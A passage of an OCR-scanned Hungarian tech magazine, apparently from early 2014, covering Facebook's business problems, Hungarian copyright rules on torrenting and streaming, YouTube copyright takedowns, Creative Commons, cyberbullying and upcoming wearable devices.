Farmville eszeveszett sikerére, az új slágerjátékok az Angry Birdstől a Candy Crush Sagáig már mobilon futnak, és a Facebookhoz csak azért nyúlnak, hogy azon keresztül szerezzenek új játékosokat. Fotómegosztás? Instagram és Pinterest. Csetelés? Snapchat, WhatsApp. Videók? Vine és szintén Snapchat. Viccek, mémek? Tumblr. Hírek? Twitter. Az alapvető közösségi platform az okostelefon lett, amely a szabadon telepíthető appokkal gyakorlatilag ugyanazt a „mindent elérsz egy helyen"-élményt adja, mint a Facebook. A felhasználók nemcsak azért keresnek alternatívákat a Facebook funkciói helyett, mert a abból kiveszett az újdonság varázsa, hanem mert az alternatívák az egyes feladatokra egyszerűen jobbak. Gyorsabbak, ügyesebbek, vagy legalább nincsenek tele reklámmal.

A Facebook felívelése és diadalmenete nem kis mértékben annak volt köszönhető egyébként, hogy a cég nagyon jó érzékkel vásárolt fel ígéretes startupokat, és olvasztotta be a fejlesztéseiket a Facebook funkciói közé. Így lett a 2010-ben felvásárolt Divvyshotból a Facebook fotómegosztója, a Sharegrove-ból a facebookos csoportok rendszere, a Belugából a Facebook-chat és -levelezés, a Karmából a Facebook Gifts ajándékküldő rendszer. A felvásárlási láz az Instagram megszerzésével csapott a legmagasabbra. Nemcsak az ár (egymilliárd dollár egy 15 alkalmazottal és bevétel nélkül futó alkalmazásért!) miatt, de azért is, mert itt szűnt meg a Facebook annak a szupermenő, nagyon cool és nagyon hi-tech cégnek lenni, aminek addig ismerhettük; ezzel a lépéssel került át a Szilícium-völgy nagy, pénzes, lomha mamutjai közé, akik már nem veszik a fáradságot a kísérletezésre, az újításra, hanem egyszerűen betemetik pénzzel azt, aki náluk okosabb, frissebb és kreatívabb. 2013 végére az is kiderült, hogy ezt sem lehet a végtelenségig folytatni: az év legmeglepőbb híre volt, hogy az üstökösként felívelő pályájú Snapchat simán visszadobta a Facebook 3 milliárd dolláros felvásárlási ajánlatát. Pontosan ugyanúgy, ahogy 2006-ban a Facebook nemet mondott a Yahoo egymilliárdjára. Zuckerberget akkor mindenki hülyének nézte, de az idő őt igazolta, a Facebook ma 140 milliárdot ér a tőzsdén. A Snapchat-vezérkarnál egyelőre a hülyének nézés fázisa tart.

Zuckerberg törvénye

De a Facebooknak van egyéb baja is. Az elmúlt évek őrült növekedése a végéhez közeledik – sőt már ma is erősen átalakult, és közel sem olyan tetszetős a hirdetők és részvényesek számára, mint pár éve volt. A nyugati világban az oldal elérte a határait, gyakorlatilag már nem tud tömegesen új felhasználókat bevonzani, egyszerűen azért, mert mindenki fenn van rajta. A Facebook felhasználóinak növekedését ma olyan országok hajtják, mint Brazília, India, Mexikó vagy Indonézia. És míg egy amerikai facebookozó egy negyedév alatt átlagosan több mint 5 dollár hirdetési bevételt hoz a cég számlájára, a fejlődő országok átlaga alig 60 cent. Vagyis nagyjából nyolc új brazil józert kell behozni, hogy egyetlen facebookozásba beleunt amerikai kiesését reklámbevételben pótolja az oldal. Még nagyobb a kontraszt a Facebook második számú bevételi forrásánál, a facebookos appok mikrotranzakcióiból leeső jutaléknál. Ez egy amerikainál átlagosan és negyedévenként 65 cent, egy harmadik világbelinél 3.

És ha ez még nem lenne elég, ott van Zuckerberg törvénye. A Facebook-alapító Mark Zuckerberg 2008-ban mondta egy New York Timesnak adott interjújában, hogy az átlagos felhasználó által megosztott tartalom mennyisége a Facebookon évente megduplázódik. A híres Moore-törvényhez (az integrált áramkörökbe integrálható tranzisztorok száma 18 havonta megduplázódik) hasonlóan ez az összefüggés is úgy tűnik, megállja a helyét. Csakhogy, míg eleinte ez a Facebook malmára hajtotta a vizet – több tartalom, több Facebookon eltöltött idő egyenlő értékesebb reklámfelület –, mára az oldal egyik komoly problémájává vált. Egy tavaly augusztusi Facebook-sajtóközlemény szerint, ha egy felhasználó belép a Facebookjára, átlagosan 1500 új poszt várja az üzenőfalán. Ebben benne vannak az ismerősök bejegyzései, a követett oldalaké, kommentek, lájkok, bejelentkezések, fotók, minden. Könnyű belátni, hogy ez feldolgozhatatlan mennyiség: ha az ember fél percet szán darabjára, az 12 és fél óra, ami alatt menetrendszerűen érkezik még vagy ezer új megosztott tartalom. Magyarán a facebookos üzenőfalakon iszonyú nagy a forgalom, mintha az ember napi 1500 e-mailt kapna.

Az oldalnak tehát el kéne érnie, hogy ez a követhetetlen mennyiségű tartalom kezelhetővé apadjon, de az egyszeri felhasználó mégse maradjon le semmiről, amit fontosnak tartana. Tavaly decemberben a Facebook megpróbálkozott azzal, hogy az egyszeri józer kezébe adja a hírfolyam szűrését – de a béta-teszt azt mutatta, hogy az átlagember egyszerűen nem akar ezzel vesződni. A közösségi oldalnak így nincs más választása, mint automatán szűrni a hírfolyamokat, és algoritmusoknak kell eldönteni, mi számít értékes tartalomnak, és mi nem. A Facebook legutóbbi nagy sajtótájékoztatóján Zuckerberg azt mondta, szeretné elérni, hogy az üzenőfalakon a megosztott újságcikkek vegyék át a cuki kiscicás fotók és vicces képek helyét – vagyis a Facebook az online hírfogyasztás központjává váljon. Hogy ez menynyire jó irány, mennyire fogja felgyorsítani a fiatalok elvándorlását, nem tudni, mindenesetre a kockázata megvan. És még mindig nem biztos, hogy ellen tud állni Zuckerberg törvényének, elvégre, ha most a napi 1500 megosztott tartalmat kordában is tudja tartani, mi lesz jövőre napi 3000-nél vagy három év múlva napi 12 ezernél? Ahogy egy elemző fogalmazott, az üzenőfal a rengeteg tartalom hatására a saját súlya alatt fog összeroskadni, mint egy kozmikus fekete lyuk.

Fejjel a falnak

Persze a Facebooknál azért nincs pánik, főleg azért, mert 2013-ban ezeknél sokkal súlyosabb hullámok közül sikerült csendes vízre kormányozni a cég hajóját. A tőzsdére lépés utáni káoszban az árfolyam (és azzal a cég értéke) pár hónap alatt a felére esett, de kemény munkával és a bevételek ráncba szedésével sikerült mára megnyugtatni a befektetőket. A 38 dolláron indult, sokáig a 20-as szint alatt vegetáló papírokkal ma 50 dollár feletti áron kereskednek. Ezt leginkább úgy sikerült elérni, hogy a számítógépek képernyőjéről mobilra tették át az egész Facebook fókuszát, és sikerült a hirdetési bevételi csatornákat is betelepíteni a mobilos platformokra. Alig több mint egy év alatt a mobilos hirdetési bevételt a nulláról 900 millió dollárra (per negyedév) tornászták fel, és ennek köszönhetően a cég forgalma ma már bőven túllépi a negyedévenkénti 2 milliárd dollárt. És még bőven van hová fejlődni ezzel: a cég a globális mobilos hirdetési piac 16, míg a Google eközben az 52 százalékát uralja. És ha valóban elindulnak a videós hirdetések az oldalon, azzal óvatos becslések szerint is évi 5 milliárd dollárt szakíthat a cég.

A pénzügyek tehát igencsak rendben vannak, és maga a Facebook olyan mélyen ágyazódott be az internetbe, a mindennapi internetezésbe, hogy a maga területén, közösségi oldalként aligha lehet a közeljövőben megverni. És arról sem feledkezhetünk meg, hogy a Facebooknak olyan adatbázisa van a felhasználóiról, személyes adatokkal, internetezési szokásokkal, a magunkról megadott ezernyi apró információmorzsával, amilyen valószínűleg a világon senkinek, beleértve a CIA-t, FBI-t és NSA-t. Hogy milyen bizniszt építhetnek Zuckerbergék arra, hogy ők ismerik a legjobban a világon egymilliárd ember gondolatait és vágyait, abba belegondolni is szédítő, és egyben azt üzeni: lehet, hogy a Facebooknak vannak gondjai, de temetni még nagyon korai lenne.

Veszélyes kattintások

Kiváló újévi fogadalom lehet, hogy jobban odafigyelünk netes ténykedésünk jogi következményeire, a kellemetlen meglepetések elkerülésére.

Claudio Müller/Győri Ferenc

A szerzői jogvédelem harcosai az elmúlt években nagy ívű megoldást kerestek, ami végre egy, de legfeljebb három csapásra gátat szab a letöltéseknek, és az azzal okozott – szerintük – határtalan károkozásnak. Ennek érdekében különféle mozaikszavakkal próbálkoztak, ám azok hatalmas tiltakozási hullámot eredményeztek, így nemhogy nem lettek eredményesek, de kifejezetten károsnak bizonyultak. Ez persze nem jelenti azt, hogy örökre elbúcsúzhatunk tőlük, részben vagy egészben hamarosan visszatérnek.

A kiadók ebből a kezdeti kudarcból levonhatták volna azt a tanulságot is, hogy ideje áttérni alternatív, esetleg szerényebb haszonnal kecsegtető terjesztési módszerekre, de inkább azt választották, hogy az eredeti rendszer erőltetése mellett kicsit finomítanak a védelmi módszereiken. Az adoma szerint békát csak úgy lehet főzni, ha előbb hideg vízbe tesszük, és azt fokozatosan melegítjük. Ellenkező esetben a béka a forró vízbe csobbanva azonnal menekülőre fogná. Ráadásul így azért elég sokat is szenved, amíg élve megfő, ami nyilván lényeges eleme a műveletnek, és persze érdekes párhuzam lehet a jogvédők és a letöltők/megosztók vonatkozásában.

A jogvédők jelenleg az apróbb sikereknek örülnek. Pár éve például leállították a Megauploadot. Igaz, mostanra újraindult MEGA néven. Nemrég sikerült bezáratni az egyik ismertebb torrentgyűjtőoldalt, az isoHuntot is, de két hét múlva elindult az eredeti oldal klónja. Egyszóval a film- és zenekiadók, valamint jogi képviselőik sikert sikerre halmoznak, legalábbis papíron, de talán ők is érzik, hogy nem tudják megfelelően kezelni az internetet, ezért jövőre jó eséllyel számíthatunk a SOPA egy újabb változatának felbukkanására.

Ne légy gonosz, csak ha megéri!

Az év végét mégsem a nagy kiadók tették emlékezetessé jogvédelmi botránnyal, hanem a Google. Pontosabban egy leányvállalata, a YouTube. Igen, vállalat, mivel az ingyenes szolgáltatás 2013-as reklámbevételét decemberben 5,6 milliárdra becsülték. És ebből az összegből azok is részesedtek, akik jó minőségű, saját gyártású tartalmat készítettek és töltöttek fel, amit sokan néztek. Eddig is akadtak problémák és viták olyan bemutató-, kritika- és paródiavideók esetében, amelyekben szerepelt valamilyen jogvédett film-, zene- vagy játékrészlet. Decemberben azonban bekövetkezett a „copyrightalypse", és milliós nézettségű csatornák videóit tiltotta le tömegesen az automatikus szerzői jogvédelmi rendszer, amiért 10-20 másodperc jogvédett kép- vagy hanganyagot tartalmaztak, feldolgozásként. A helyzet a cikk írásakor még nem oldódott meg, de talán nem meglepő, hogy a népszerű YouTube-alkotók videókat készítettek a problémáról. Az ezt követő hatalmas felzúdulás-hullám után a legtöbb érintett cég villámgyorsan nyilatkozatokat adott ki, hogy igazából neki semmi baja nincs anyagai ilyen felhasználásával, és természetesen a YouTube is folyamatosan dolgozik a megoldáson saját állítása szerint. A következő oldalakon kiderül, hogyan befolyásolja ez a netezési szokásainkat, mit tehetünk a weben, és mire kell vigyáznunk.

Letöltés & streaming

A kiadók világszerte erősítik a nyomást, de a hazai szabályozás még mindig viszonylag laza – ettől persze a torrent még nem legális.

Júliusban lépett hatályba a BTK szerzői jogi kitételeinek változása. Sokan azt sem tudják, hogy változott a szabályozás, néhányan pedig úgy értelmezték, hogy mostantól azt tölthetnek le és fel, amit csak akarnak. Utóbbi vélemény nem csupán téves, de igen káros is lehet az egészségre. Ugyan hazánkban már évek óta nem indult eljárás felhasználók ellen fájlmegosztásért, de a törvény attól még ezt a tevékenységet tiltotta eddig is, és nagyrészt ezután is. Elméletben ugyan javult a helyzet, ám a valóságban szinte semmi sem változott, részben a torrent működési modellje, részben a jogvédő cégek erőfeszítései miatt.

Rövid ismétlés: a magáncélú letöltést eddig sem büntette a törvény, legalábbis multimédia-tartalmak esetében (szoftverekre ez nem vonatkozik, azokért eddig is járt és ezután is jár az áristom). Ez annyit jelentett, hogy a netről legálisan lehetett letölteni a filmeket, attól függetlenül, hogy a forrás legális vagy illegális. Azonban ezen tartalmak feltöltése az ehhez szükséges jogosultságok birtoklása nélkül már büntetendő volt, ami meglehetősen logikus, hiszen így a letöltőt nem büntette a rendszer, mégis védte a szerzői jogokat a tartalom közzétételének tiltásával. A szabályozás azonban még a torrent előtt született, és nem készült fel arra, hogy a fájlmegosztás során a letöltéssel egy időben megkezdődik az adatok visszaosztása is. Ezt a helyzetet javította volna a törvény változtatása, amely szerint már a feltöltés (lehívásra történő hozzáférhetővé tétel) sem számít bűncselekménynek, amennyiben az így okozott vagyoni hátrány nem haladja meg a félmillió forintot. A gondot egyedül az jelentette, hogy a filmenkénti vagyoni hátrányt 800 dollárban (az internetes terjesztés licencdíja) állapították meg, így a 3. megosztott filmmel már bárki átkerül abba a kategóriába (jelentős vagyoni hátrány), amely alapján akár 3 év szabadságvesztéssel is sújtható. És úgy tűnik, a jogvédőknek nincs kedvük egy Blu-ray-kiadás árára csökkenteni a számított vagyoni hátrányt.


Csak a letöltés!

Torrentezni tehát nem szabad, de letölteni lehet, jóformán bárhonnan. Fájlmegosztó oldalakról, FTP-szerverekről és streaming-oldalakról is. Ugyan mindegyiknek megvan a maga hátránya, de a jogalkotók erre, úgy tűnik, nem lehetnek tekintettel. Fájlmegosztó oldalakon legfeljebb a rengeteg reklám és esetenként egy-egy böngészőeszköztár okozhat kellemetlenséget, de FTP-oldalakon már általában fizetni kell a szolgáltatásért, még ha keveset is, amely összeg gyakran a szervezett bűnözéshez vándorol. Ami pedig a streamingoldalakat illeti, a választék igen széles, és jól meg kell gondolnunk, melyikhez fordulunk. A hazánkból is elérhető oldalak legtöbbjén ugyan premierfilmeket is megnézhetünk néha, de elég rossz minőségben, ráadásul több tucat hamis vagy elavult linket kell ehhez kipróbálni, és mindegyiken rengeteg reklám vár majd. Megfelelő minőségű és képminőségű tartalmat szinte kizárólag azon hivatalos külföldi oldalakon találunk, amelyeket geotiltás véd a hazai filmrajongóktól (tisztelet a kivételnek: comedycentral.com). Ennek a problémának a lehetséges megoldásáról előző számunk 98. oldalán írtunk részletesen. →

Találhatunk friss filmstreameket a neten, de ehhez rengeteg reklámon és gyanús vagy veszélyes oldalon kell keresztülverekednünk magunkat

Fájlmegosztás

AZ ILLEGÁLIS TARTALMAK MEGOSZLÁSA




FORRÁS: ENVISIONAL 2011

2013 LEGNÉPSZERŰBB FILMJEI A TORRENTOLDALAKON

A változatos témájú, műfajú és színvonalú művek alapján sejthető, hogy a torrentet filmrajongók széles köre használja.

	FILM	LETÖLTÉSEK SZÁMA
1	A HOBBIT: VÁRATLAN UTAZÁS	8,4 millió
2	DJANGO ELSZABADUL	8,1 millió
3	HALÁLOS IRAMBAN 6	7,9 millió
4	VASEMBER 3	7,6 millió
5	NAPOS OLDAL	7,5 millió
6	SÖTÉTSÉGBEN – STAR TREK	7,4 millió
7	GENGSZTEROSZTAG	7,2 millió
8	SZEMFÉNYVESZTŐK	7,0 millió
9	MÁSNAPOSOK 3	6,9 millió
10	Z VILÁGHÁBORÚ	6,7 millió

FORRÁS: TORRENTFREAK



2013. október 21-én végleg bezárt az isoHunt.com. 2013. október 30-án elindult a vele szinte mindenben megegyező isoHunt.to

Netes képek és videók

Aki tartalomkészítésre adja a fejét, jobb, ha mindent maga készít, vagy kétszer is ellenőrzi az átvett elemek jogállását.

A YouTube legutóbbi próbálkozása a szerzői jogok tiszteletben tartására meglehetősen balul sült el. Egyrészt továbbra is megtalálhatóak egész filmek és sorozatévadok az oldalon (holott semmi keresnivalójuk nem lenne ott), másrészt rengeteg saját készítésű videót tettek átmenetileg elérhetetlenné, mert egy túlbuzgó jogász vagy algoritmus valamiféle egyezést talált védett anyaggal. Számos játékcsatorna videóit letiltották, amiért azok részleteket tartalmaztak az adott termék népszerűsítésére kiadott filmből – vagy egyes esetekben akár az ezekben hallható dallamok miatt. Bár sok kiadó jelezte, hogy nem kérte a tiltásokat és megjelöléseket, sőt dolgoznak is azok eltüntetésén, de mivel azt már csak egyesével lehet elvégezni, a folyamat lassú. Közben kisebb, esetenként ismeretlen cégek előszeretettel jelölnek meg bármit, minimális egyezés alapján is, mivel ilyen esetben a készítőt illető reklámbevétel teljes összege hozzájuk vándorol.

Amíg a helyzet nem rendeződik, a legjobb, ha mindenki saját video- és hanganyagot tölt csak fel, és annak elkészítéséhez is csak olyan szoftvereket használ, amelyek szabadon használhatóak, vagy kifizette a díjat, ami a velük készült tartalom nyilvános felhasználásához szükséges.

Közösségi képek

Még jobban kell ügyelni a megfelelő jogi háttérre képek átvételekor, hiszen azokat az esetek többségében változatlanul használják fel újra és újra. Hazánkban nagy hagyományokra tekinthet vissza más fotóinak „újrahasznosítása", számos 80-as években kiadott regény borítóján lehetünk olyan hollywoodi sztárok képeire, akiknek semmi közük a könyv történetéhez, szereplőihez vagy legalább bevételéhez. Pedig akkor még nem volt internet, ahol egy másodperc alatt több száz képet találunk bármilyen témában. Ilyen lehetőségek mellett sokkal nagyobb a kísértés, de sokan bele sem gondolnak, hogy a keresőmotor által kiadott fotót jogtalanul használják weblapjuk díszítésére vagy a Facebookon közzétett coelhói gondolataik illusztrációjaképpen. Az év elején lezajlott „hungarizált mém" divathullámot is sok oldal próbálta reklámbevételre fordítani a képek összegyűjtésével, azonban azok átvételéhez nem volt engedélyük a készítőktől, vagy azon honlapoktól, ahol eredetileg megjelentek. Ebben az esetben sokkal inkább szándékos jogsértésről volt szó, mint figyelmetlenségről, de tény, hogy a megfelelő – vagy csak idegen nyelven közölt – információk hiányában nehéz tisztességesen eljárni.


Erre a helyzetre (is) kínál megoldást a CC, azaz a Creative Commons licenc, amely egyértelművé teszi, ha egy szellemi terméket teljesen szabadon felhasználhatunk, ahogy azt is, ha bizonyos jogaink vannak, de néhány korlátozásra oda kell figyelnünk. Képek esetében a keresést megkönnyíti az Abelssoft CC Finder 2013, amely az ilyen útmutatóval ellátott alkotások között keres az interneten – és megtalálható előző (és augusztusi) számunk DVD-mellékletén. A sima, facebookos megosztás talán még ennél is egyszerűbb: használjuk az adott képhez vagy oldalhoz tartozó megosztás gombot. Amennyiben ilyen nincsen, a képre mutató linket adjuk meg állapotfrissítésünkben, ahelyett, hogy „jóhiszeműen" lelopnánk, majd sajátként feltöltenénk más alkotását.

INFÓ

Az lehet, hogy a YouTube új szerzői jogvédelmi rohama szörnyű, de az erről készült videók többsége igen szórakoztató

MIT ENGED A CREATIVE COMMONS

A CC rendszer célja a nagyobb szabadság, de nem a teljes (ha a szerző nem úgy akarja). Ám segítségével könnyebben érthető, mihez van és mihez nincsen jogunk.



Egy hivatalos sajtófotó korábbi feldolgozásának átalakítása nehezen követhető jogilag (Youri képe alapján)

→

A saját szavak ereje

A plágiumbotrányok és feljelentések ellenére is csak kevesen figyelnek arra, mit írnak nyilvánosan a neten.

A YouTube botrányos esete jól mutatja, mennyire oda kell figyelnie mindenkinek, aki tartalmat gyártana az internetre, és azt nem tudja vagy nem akarja 100%-ban saját maga elkészíteni. Bármit is használnánk fel külső forrásból, le kell ellenőriznünk, jogunk van-e hozzá, nem csupán videók, de képek, sőt akár szövegek esetében is. Például a cikkel kapcsolatos kutatómunka alatt rábukkantunk egy 2010-es, kissé ironikus módon szintén a szerzői jogok védelmével foglalkozó CHIP-anyagra egy számunkra ismeretlen oldalon. Mivel lapunk impresszumában elég egyértelmű az „A közölt cikkek fordítása, utánnyomása, sokszorosítása és adatrendszerekben való tárolása kizárólag a kiadó engedélyével történhet" kitétel, ilyen esetben magától értetődő, hogy a szimpla forrásmegjelölés nem teszi legálissá a cikk átvételét. Részleges átvétel és forrásmegjelölés esetén más a helyzet, az a szabad felhasználás kategóriájába esik, és a legtöbb érintett reklámként vagy ajánlóként fogja fel; erre épülnek a hírgyűjtő oldalak is. Ahogy például egy cikk nyomán, annak alapos (és indokolt) átdolgozásával készült anyag is közzétehető, ismét csak megfelelő forrásmegjelöléssel. De mindkét esetben fontos az arány. Ha valaki csupán kihagy vagy átír egy fél sort egy többoldalas novellában, nem hivatkozhat szabad felhasználásra – legalábbis bíróság előtt, sikerrel semmiképpen.

Az írás marad


Kiadónk vezetősége ugyan egyelőre nem tett jogi lépéseket olyan oldalakkal szemben, ahol cikkeink engedély nélkül megjelentek (nem beszélve a hazai torrentoldalakra feltöltött komplett lapszámokról és/vagy az ott megtalálható, a biztonsági csomagok regisztrációjához szükséges kódokról), de az átvett anyagok gyakran okoznak komoly jogi bonyodalmakat szerte a világon. Sőt, mára már abból is botrány lehet, ha egy politikus forrásmegjelölés nélkül idézi a Wikipédiát.

Sokkal kevésbé mulatságos, ami a hazai fórumokon és hír- vagy bármilyen oldalakon (is) zajlik időnként, a kommentelők részéről. A szabályozás ezen a téren is szigorodott: mióta felmerült az adott oldal felelőssége a hozzászólások miatt, néhány üzemeltető le is tiltotta ezt a lehetőséget. Máshol a cikkben érintettek próbálták jogi útra terelni, ha egy felhasználó – szerintük – túl durván fogalmazott. És bármilyen kicsinyesnek tűnhet egy-egy ilyen eset, akit a neten sértegetnek, annak joga van ezért a bírósághoz fordulni. Arról nem is beszélve, hogy az esetenkénti kissé felháborodottabb véleményközlés gyakran torkoll cyberbullyingba vagy mobbingba, mely gyönyörű szavak valaki folyamatos netes zaklatását és megalázását jelentik egy személy vagy egy csoport által. Azt nyilván mindenki belátja, hogy ez a neten is elfogadhatatlan, ha máskor nem, akkor azon esetekről olvasva, amelyek végén a zaklatott, általában fiatalkorú az öngyilkosságba menekült. Még ha úgy is véljük, hogy valaki nagyon megérdemli, nem szabad kegyetlennek lenni vele, még ismeretlenül, a neten sem, mivel lelkiismereti mellett akár jogi következményei lehetnek. És az utóbbi hetekben felbukkanó „védelem", mely szerint hackerek átlagemberek Facebook-hozzáférését feltörve írnak vállalhatatlan dolgokat, csak egy kicsit kevésbé hiteles, mint a házifeladat-evő kutya története.

A legutóbbi plágiumvád alanya, Rand Paul a Gattaca wikipédiás összefoglalóját adta elő a genetikai kutatások veszélyeiként


CYBERBULLYING-JELENTÉS

A Ditch the Label kutatása során 10 000 brit, amerikai és ausztrál fiatalt (13–22 évesek) kérdezett netes tapasztalatairól: mely közösségi oldalakra járnak, és zaklatták-e ott őket.




A 10 FŐ FB-SZAKÍTÁSI OK

Az NM Incite kutatást végzett, hogy kiderítse, miért veszünk fel és miért törlünk barátokat a Facebookon.



FORRÁS: NIELSEN, 2011



Az internet sok mindent elbír, de van, amit még a szólásszabadság hazájában sem engedhet meg magának az ember

Velünk van a viselhető technológia

Az okosórák tavalyi startja felemás lett, de 2014-ben újabb viselhető termékek jönnek.

Az okosórák a viselhető termékek kategóriájába tartoznak, utóbbi azonban nemcsak az okosórákat, hanem egy sor más kütyüt is tartalmaz, például az okosszemüvegeket is. Ha tágan akarjuk értelmezni, akkor akár a fejre csatolható kamerákat is ide sorolhatjuk, a lényeg az: olyan termékről legyen szó, amely csinál valamit, és valamilyen módon a testünkre lehet rögzíteni. A kisebb vállalatok már eddig is rengeteg ilyen eszközzel rendelkeztek, a termékkategória azonban tavaly került a fókuszba (a Samsung okosórájának köszönhetően), és idén lesz igazán felkapott. Ugyanis már az olyan nagyvállalatok is, mint az LG és a Sony, meglátták a fantáziát benne, és piacra dobnak olyan termékeket, amelyekkel az életünket szeretnék megkönnyíteni. A Sony egy Core nevű kütyüt mutatott be januárban, amely a beépített szenzorok segítségével számolja például, hogy hány lépést tettünk meg, és az adatokat Bluetooth adapteren keresztül elküldi a zsebünkben lévő mobiltelefonra. Az LG egy tavaly készült karkötő prototípusát véglegesítette, emellett pedig kiadott egy olyan fülhallgatót, amely képes a pulzusunkat érzékelni. Mindkét vállalat elgondolásában közös, hogy a munka nagy részét nem a viselhető készülékek végzik, hanem az az okostelefon, amelyre rákapcsolódnak. A Sony a begyűjtött adatokból az életünket rögzítené, amolyan napló formájában, míg az LG elsősorban a fitnesz rajongóinak szeretne kedvezni két új termékével. Az egyelőre még nagy talány, hogy akár egyik, akár másik gyártó technológiája fog-e tudni bizonyítani a gyakorlatban, az viszont biztosnak tűnik, hogy a jövő abban a tekintetben elkezdődött, hogy a viselhető termékek idén soha nem látott figyelemben részesülnek majd.

Elegáns lett a Pebble

A világ legnépszerűbb okosórájából, a közösségi projektként a Kickstarteren indult Pebble-ből elkészült a második verzió, amely a meglévő, első generációs készülék mellett kerül forgalomba, mint az óra elegáns verziója. A Pebble ára továbbra is 150 dollár lesz, míg az új modell, a Steel ennél 100 dollárral többért lesz megrendelhető a gyártó weboldalán, január végétől. Az ár kétféle, egy bőrből és egy fémből készült szíjat is tartalmaz. A dizájnt leszámítva a Steel nem sokban különbözik elődjétől, csupán a belső memória mérete lett nagyobb, 8 MB-os. Ez mindenképpen jó hír a felhasználóknak és a fejlesztőknek is, mert azt jelenti, hogy a Pebble-re megírt alkalmazások minden különösebb módosítás nélkül futnak a Steelen is. Bár a hardver nem változott, a szoftver azért fejlődni fog, mert a Steellel egy időben meg fog jelenni a Pebble OS 2.0 is – amelynek képességeiről azonban egyelőre nem sok mindent tudunk.

Szemmel is lehet a játékokat vezérelni

A Tobii a játékvezérlőiről ismert SteelSeries céggel együttműködve olyan kontroller kifejlesztésén dolgozik, amely lehetővé teszi, hogy a játékokat szemmozgással (is) irányíthassuk. Előbbi vállalat főleg a technológiai hátteret nyújtja, utóbbi pedig a dizájnnal vesz részt a közös munkában. A tömegtermelés az év második felében indulhat be, de a prototípus már rendelkezésre áll. Ez már meglévő játékokkal is működik úgy, hogy a mérnökök a létező billentyűparancsok egy részét cserélték ki szemmozgásos irányításra. A Word of Warcraftban például futás közben az irányt választhatjuk ki egyszerűen úgy, hogy a „célterületre" nézünk, míg a Deus Exben többek között lehajolhatunk, ha alacsonyabbra „rúszunk" a székben, és kinézhetünk a fal mögül, ha oldalra hajolunk.

32%

a piacon lévő mobilgyártók összes piaci részesedése, ha az Apple-t és a Samsungot nem számítjuk

Gombnyomásra behajlik a jövő tévéje

